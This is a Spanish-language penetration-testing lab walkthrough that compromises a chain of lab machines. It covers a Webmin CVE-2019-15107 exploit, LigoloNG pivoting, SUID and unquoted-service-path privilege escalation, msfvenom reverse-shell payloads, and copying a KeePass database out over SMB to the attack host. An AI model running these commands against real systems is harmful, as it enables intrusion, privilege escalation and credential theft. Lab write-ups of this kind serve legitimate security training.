
Y obtendríamos acceso con privilegios máximos en el servidor Web

2.4.2. Método 2 (Vulnerabilidad miniServ 1.890)


En el puerto 10000 de la máquina objetivo se está ejecutando un servicio miniServ 1.890 que presenta una vulnerabilidad de RCE que nos permite acceder al sistema con privilegios máximos. Veámoslo.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/serverweb]
└─$ python3 CVE-2019-15107.py
usage: CVE-2019-15107.py [-h] [-b BASEDIR] [-s] [-p PORT] [--accessible] [--force] target
CVE-2019-15107.py: error: the following arguments are required: target
```

El exploit CVE-2019-15107.py nos permitirá acceder al sistema.



A continuación, configuramos un oyente nc en el puerto 1234 y damos enter.



Y ya habremos accedido al sistema con privilegios máximos.

2.5. Post-explotación

Una vez hemos obtenido privilegios máximos en el sistema, vamos a enumerar credenciales, redes a las que tiene acceso este sistema...

```
# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:50:04:d7 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic enp0s8
       valid_lft 564sec preferred_lft 564sec
    inet6 fe80::a00:27ff:fe50:4d7/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:71:b2:be brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.5/24 brd 192.168.10.255 scope global dynamic enp0s17
       valid_lft 572sec preferred_lft 572sec
    inet6 fe80::a00:27ff:fe71:b2be/64 scope link
       valid_lft forever preferred_lft forever
# 
```


El sistema tiene acceso a dos redes: 192.168.10./24 que es la red a la que tenemos acceso desde nuestra máquina de ataque y la red 10.0.2.0/24, que es la nueva red descubierta.

La búsqueda de credenciales del sistema no aporta ningún resultado.

3. Pivotando al segmento de red 10.0.2.0/24

Durante la fase de post-explotación hemos descubierto que el servidor Web tiene conexión con dos segmentos de red: 192.168.10.0/24 y 10.0.2.0/24. Al primero de ellos, tenemos conexión desde nuestra máquina de ataque, pero al segundo no, por lo que deberemos realizar un proceso de pivoting entre redes. Para ello, vamos a utilizar la herramienta LigoloNG. Ligolo es una herramienta que crear conexiones entre segmentos de red a través de VPN, por lo que ya no es necesario el de proxychains, podemos hacer enumeraciones UDP, tenemos menos perdida de velocidad de enumeración al pivotar entre los diversos segmentos. Tampoco es necesario obtener privilegios máximos en el sistema de pivote para poder saltar de un segmento a otro.


Vamos a configurar LigoloNG.

Configuramos la interfaz tun necesaria para poder trabajar con LigoloNG.


```
sudo ip tuntap add user kali mode tun ligolo
sudo ip link set ligolo up
```

Posteriormente, podemos iniciar el servidor en nuestra máquina de ataque de la siguiente forma.

Por otro lado, en el equipo de pivote debemos enviar un binario agent, en este caso para Linux. Lo enviamos utilizando un servidor HTTP con Python.



Damos permisos de ejecución y ejecutamos de la siguiente forma:



De esta forma, ya tendremos conexión en el nuevo segmento de red desde nuestra máquina de ataque.

Ahora debemos añadir el nuevo segmento de red a nuestra tabla de enrutamiento.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/ligoloNG]
└─$ sudo ip route add 10.0.2.0/24 dev ligolo
[sudo] password for kali:
```

Y a partir de este momento podemos comenzar a enumerar el nuevo segmento de red.

4. Enumeración de segmento 10.0.2.0/24

Una vez hemos configurado Ligolo, comenzamos a enumerar este segmento para comprobar que máquinas tienen conexión en él.


```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/ligoloNG]
└─$ nmap 10.0.2.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 14:53 EDT
Nmap scan report for 10.0.2.1
Host is up (0.024s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.0.2.4
Host is up (0.035s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 10.0.2.5
Host is up (0.014s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt

Nmap scan report for 10.0.2.6
Host is up (0.034s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
9099/tcp open  unknown
9999/tcp open  abyss
```

Recordando que la IP 10.0.2.5 es el servidor Web que hemos utilizado de punto de pivote, hemos descubierto dos nuevos equipos: 10.0.2.4 y 10.0.2.6. Podemos comenzar con la enumeración de cada uno de los equipos.

5. 10.0.2.4

5.1. Enumeración


5.1.1. Enumeración de puertos




Como comprobamos anteriormente, el equipo con IP 10.0.2.4 tiene únicamente el puerto 22 abierto.

5.2. Explotación

Durante la enumeración, determinamos que este equipo solo tiene abierto el puerto 22. De la enumeración del servidor Web pudimos extraer una serie de usuarios y contraseñas. Vamos a utilizarlas para tratar de acceder al sistema




Determinamos que existe el usuario linda en el sistema y que su contraseña es SuperSecret! Vamos a tratar de acceder al sistema a través de SSH



Accedemos al sistema como usuario linda. Próxima parada, la elevación de privilegios.

5.3. Elevación de privilegios

El usuario con el que tenemos acceso al sistema no puede ejecutar comandos como sudo en el sistema. Necesitamos otro vector de elevación de privilegios.



Otro posible vector de elevación de privilegios son los binarios con permisos SUID. Vamos a enumerarlos.

```
linda@linuxwebadmin:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/at
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/cpulimit
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/bin/mount
/bin/fusermount
/bin/su
/bin/ping
/bin/umount
linda@linuxwebadmin:~$
```

Encontramos un binario que nos va a permitir elevar privilegios. Comprobamos el sitio Web GTFOBins para ver cómo aprovechar este vector para elevar privilegios.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which cpulimit) .

./cpulimit -l 100 -f -- /bin/sh -p
```

```
linda@linuxwebadmin:~$ cpulimit -l 100 -f -- /bin/sh -p
Process 2496 detected
# id
uid=1000(linda) gid=1000(linda) euid=0(root) groups=1000(linda),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
# whoami
root
#
```

Obtenemos acceso al sistema como usuario con privilegios máximos.

5.4. Post-explotación

Comenzamos la fase de post-explotación donde trataremos de encontrar las redes a las que esta máquina tiene acceso, credenciales y otros archivos de interés.

```
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ca:d8:9a brd ff:ff:ff:ff:ff:ff
    inet 172.25.10.7/24 brd 172.25.10.255 scope global dynamic enp0s8
       valid_lft 575sec preferred_lft 575sec
    inet6 fe80::a00:27ff:feca:d89a/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:7e:08 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic enp0s17
       valid_lft 577sec preferred_lft 577sec
    inet6 fe80::a00:27ff:feb4:7e08/64 scope link
       valid_lft forever preferred_lft forever
# 
```


Vemos que esta máquina tiene acceso a la red 10.0.2.0/24 (red conocida) y a la red 172.25.10.0/24 (red que hemos descubierto).

No encontramos archivos de interés en la fase de post-explotación.

6. 10.0.2.6

6.1. Enumeración

6.1.1. Enumeración de puertos

Vamos a enumerar de forma detallada los puertos abiertos de este sistema.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja]
└─$ nmap -p21,80,135,139,445,3389,9099,9999 -sVC -Pn 10.0.2.6
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 15:11 EDT
Stats: 0:01:37 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 15:13 (0:00:28 remaining)
Stats: 0:03:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.88% done; ETC: 15:14 (0:00:00 remaining)
Nmap scan report for 10.0.2.6
Host is up (0.011s latency).

PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-10-13T19:14:35+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: DESKTOP-TS1FMFD
|   NetBIOS_Domain_Name: DESKTOP-TS1FMFD
|   NetBIOS_Computer_Name: DESKTOP-TS1FMFD
|   DNS_Domain_Name: DESKTOP-TS1FMFD
|   DNS_Computer_Name: DESKTOP-TS1FMFD
|   Product_Version: 10.0.19041
|_  System_Time: 2023-10-13T19:14:07+00:00
| ssl-cert: Subject: commonName=DESKTOP-TS1FMFD
```

```
| Not valid before: 2023-08-28T11:58:53
|_Not valid after:  2024-02-27T11:58:53
9099/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.0 200 OK
|     Server: Mobile Mouse Server
|     Content-Type: text/html
|     Content-Length: 332
```


VERSIONES

- Puerto 21 > FTP > Microsoft FTP
- Puerto 80 > HTTP > Microsoft IIS httpd 10.0
- Puerto 135 > MSRPC Microsoft Windows RPC
- Puerto 139 > NETBIOS- SSN
- Puerto 445 > SMB
- Puerto 3389 > RDP
- Puerto 9099 > Mobile Mouse Server

6.2. Explotación

Durante la enumeración de puerto hemos visto que en el puerto 9099 se está ejecutando un servicio Mobile Mouse Server. Vamos a tratar de buscar versiones vulnerables que nos permita acceder al sistema.

https://www.exploit-db.com/exploits/51010

Descargamos el exploit a nuestra máquina de ataque.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/10.0.2.6]
└─$ python3 51010.py
usage: 51010.py [-h] --target TARGET [--file FILE] [--lhost LHOST]
51010.py: error: the following arguments are required: --target
```

Necesitamos un archivo payload vulnerable. Vamos a crearlo de la siguiente manera:

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/10.0.2.6]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.5 LPORT=1234 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

A continuación, configuramos el exploit

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/10.0.2.6]
└─$ python3 51010.py --target 10.0.2.6 --file shell.exe --lhost 10.0.2.5
```

Y configuramos el oyente en nuestra máquina de ataque. Antes debemos configurar el reenvío del puerto 1234 en LigoloNG. También configuraremos el reenvío del puerto 8081 que utilizaremos para transferir archivos utilizando un servidor HTTP Python. Lo hacemos de la siguiente forma:


```
[Agent : root@nnwebserver] » listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:1234 --tcp
INFO[3896] Listener created on remote agent!
[Agent : root@nnwebserver] » listener_add --addr 0.0.0.0:8081 --to 127.0.0.1:8081 --tcp
INFO[3915] Listener created on remote agent!
```

Levantamos el servidor Python HTTP que servirá para enviar el archivo malicioso a la víctima y ejecutamos el exploit.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/10.0.2.6]
└─$ python3 51010.py --target 10.0.2.6 --file shell.exe --lhost 10.0.2.5
Executing The Command Shell ...
 Take The Rose
```

Y en el oyente que hemos configurado obtendremos la conexión reversa y acceso al sistema.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/10.0.2.6]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 53070
Microsoft Windows [Version 10.0.19045.2546]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\Temp>whoami
whoami
desktop-ts1fmfd\user

C:\Windows\Temp>
```

6.3. Elevación de privilegios

Una vez hemos obtenido al sistema, comenzamos el proceso de elevación de privilegios. Comenzamos enumerando los privilegios que dispone el usuario actual.

```
C:\Windows\Temp>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\Windows\Temp>
```


No parece que haya ningún privilegio interesante. Seguimos enumerando. Vamos a utilizar la herramienta SharpUp.exe que nos va a permitir enumerar posibles vectores de elevación de privilegios. La enviamos al sistema objetivo utilizando un servidor HTTP configurado en el puerto en el cual tenemos configurado el reenvío de puertos.

```
C:\Windows\Temp>curl 10.0.2.5:8081/SharpUp.exe -o SharpUp.exe
curl 10.0.2.5:8081/SharpUp.exe -o SharpUp.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 39424  100 39424    0     0  1473k      0 --:--:-- --:--:-- --:--:-- 1540k
```

Utilizaremos la dirección IP de la máquina que utilizaremos de punto de pivote.

Una vez transferido el archivo, ejecutamos de la siguiente forma:

```
SharpUp.exe audit
```

```
=== Services with Unquoted Paths ===
        Service 'unquotedsvc' (StartMode: Manual) has executable 'C:\Prog
nquoted Path Service\Common' is modifable.
```

Encontramos el siguiente posible vector de elevación de privilegios. Vamos a tratar de ejecutarlo.

Podemos leer el mensaje "C:\Program Files\Unquoted Path Service\Common' is modifable" lo que significa que si añadimos un ejecutable malicioso Common.exe y reiniciamos el servicio podemos obtener privilegios elevados en el sistema.

Primero, creamos el archivo malicioso.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.5 LPORT=1234 -f exe > Common.exe
```

Transferimos el archivo malicioso haciendo uso de un servidor HTTP Python en el puerto 8081, en el cual ya tenemos configurado el reenvío de puertos. Una vez completado el envío, reiniciamos la aplicación en el objetivo y configuramos un oyente nc en el puerto 1234 de nuestra máquina de ataque.

```
C:\Program Files\Unquoted Path Service>net start unquotedsvc
net start unquotedsvc
```


Y obtendremos conexión con privilegios elevados en nuestra máquina de ataque.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/10.0.2.6]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 34802
Microsoft Windows [Version 10.0.19045.2546]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

6.4. Post-explotación

Después de obtener privilegios elevados, comenzamos la fase de post-explotación donde trataremos de obtener nuevas redes donde este equipo tiene conexión y archivos que puedan contener información interesante.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/10.0.2.6]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 34802
Microsoft Windows [Version 10.0.19045.2546]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::fc40:10b0:f235:3e3f%7
   IPv4 Address. . . . . . . . . . . : 10.0.2.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

C:\Windows\system32>
```

Esta máquina tiene una única conexión de red.

Ahora comenzamos a enumerar archivos interesantes del sistema

```
Get-ChildItem -Path C:\ -Include *.kdbx,.txt,.db,.ini -File -Recurse -ErrorAction
SilentlyContinue
```



```
    Directory: C:\Files\IT


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/13/2023  11:41 AM           1918 Database.kdbx
```

Encontramos un archivo de keepass que puede contener contraseñas del sistema. Vamos a enviarlo a nuestra máquina de ataque utilizando el servicio de SMB. Lo hacemos de la siguiente forma:

En la máquina de ataque configuramos un servidor SMB:

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/10.0.2.6]
└─$ impacket-smbserver share $(pwd) -smb2support
```

Por otro lado, configuramos el reenvío de puertos en Ligolo para el servicio SMB en el puerto 445.

```
listener_add --addr 0.0.0.0:445 --to 127.0.0.1:445 --tcp
```

En la máquina víctima ejecutamos de la siguiente forma para transferir el archivo kdbx.

```
C:\Files\IT>copy Database.kdbx \\10.0.2.5\share\Database.kdbx
copy Database.kdbx \\10.0.2.5\share\Database.kdbx
        1 file(s) copied.
```

Una vez recibido el archivo en nuestra máquina de ataque, vamos a tratar de extraer información interesante de él.

Comenzamos tratando de descifrar la contraseña del archivo kdbx.

